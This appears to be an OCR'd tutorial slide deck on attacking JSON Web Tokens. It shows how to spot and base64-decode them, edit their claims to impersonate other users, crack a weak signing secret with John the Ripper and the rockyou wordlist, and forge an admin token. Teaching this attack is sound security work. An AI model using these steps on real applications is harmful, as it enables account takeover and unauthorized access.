

JWTs (JSON Web Token)



jwt eyJ0eXAiOiJKV1QiLCJhbGciOiJI...


JSON Web Tokens, common called JWTs, are a common technology that web apps use to handle user sessions, and they're passed to web browsers as cookies

Identifying JWTs



jwt eyJ0eXAiOiJKV1QiLCJhbGciOiJI...

JWTs can be easily identified as a cookie value that begins with the characters `eyJ0`., that's because the first part of the JWT is encoded as a base64 string

Identifying JWTs




```
jwt          eyJ0eXAiOiJKV1QiLCJhbGciOiJI...
```



```
└─$ echo 'eyJ0eXAiOiJ
WyNTKOk' | base64 -d
{"typ":"JWT","alg":"H
```

All decoded JWT values begin with `{"typ"`, so we can ID their encoded values easily

Reading / Writing JWTs



JSON WEB TOKEN (JWT)


```
Valid JWT

Signature Verified
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIi
wibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTUxNjIzOTAyM
n0.KMUFsIDTnFmyG3nMiGM6H9FNFUROf3wh7SmqJp-QV30
```

There are many different tools we can use to read and write JWTs, such as the the **jwt.io** web app


Reading / Writing JWTs



```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

The same web app can be used to modify JWT data, which could be used to get access to different user accounts

JWT Signing Keys (Secrets)




```
SIGN JWT: SECRET

Valid secret

a-string-secret-at-least-256-bits-long
```

The last detail about JWTs is that they must be signed using a key word (secret) to be considered valid by the web app

JWT Signing Keys (Secrets)




```
└─$ john jwt.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for statu
[redacted]          (?)
1g 0:00:00:01 DONE (2025-08-25 11:41) 0.7142g/s 5283Kp/s 528
```

If the secret is not secure enough, it's possible to brute-force the JWT secret with tools such as John the Ripper or Hashcat

JWT Signing Keys (Secrets)

Once we have the valid secret for the JWT, we can create JWTs for any user we wish



```
{
  "user": "admin"
}
```

SIGN JWT: SECRET

Valid secret

[redacted]